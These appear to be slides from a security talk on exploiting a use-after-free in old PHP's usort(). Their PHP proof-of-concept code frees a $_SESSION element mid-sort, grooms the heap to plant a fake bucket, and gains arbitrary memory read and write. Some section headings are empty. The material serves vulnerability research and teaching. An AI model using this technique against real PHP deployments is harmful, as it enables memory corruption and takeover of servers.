
# usort() - Corrupting memory

- user space compare function removes an element from the `_SESSION` array  
(other arrays are copy on write protected)
- sorting function will sort a bucket that was already freed from memory
- reconstructed array will contain an uninitialized bucket in it


```
<?php
function usercompare($a, $b)
{
    if (isset($_SESSION['XXX'])) {
        session_unregister('XXX');
    }
    return 0;
}

$_SESSION = array('XXA' => "entry_1",
                  'XXX' => "entry_2",
                  'XXB' => "entry_3",
                  'XXC' => "entry_4",
                  'XXD' => "entry_5");


@usort($_SESSION, "usercompare");
?>
```



# Memory corruption - what now?



# Setting up the fake\_bucket



# Putting the fake\_bucket in place

- `clear_free_memory_cache()` - allocate many blocks from 1 to 200 bytes
- use global variables with long names so that they do not fit into the same bucket
- create a global string variable that holds the **fake\_bucket**

```
<?php
function usercompare($a, $b)
{
    global $fake_bucket, $_SESSION;

    if (isset($_SESSION['XXX'])) {
        clear_free_memory_cache();

        session_unregister('XXX');

        $GLOBALS['_____1'] = 1;
        $GLOBALS['_____2'] = 2;
        $GLOBALS['PLACEHOLDER_FOR_OUR_FAKE_BUCKET_____'] .= $fake_bucket;
    }
    return 0;
}
?>
```



# Everything is in place

- `_SESSION` variable now contains our fake string
  - ➔ read and write access anywhere in memory

```
<?php
    $memory          = &$_SESSION['XXX'];

    $read            = $memory[0x41414141];
    $memory[0x41414141] = $write;
?>
```

# Part V

## Demonstration

# Time for questions...



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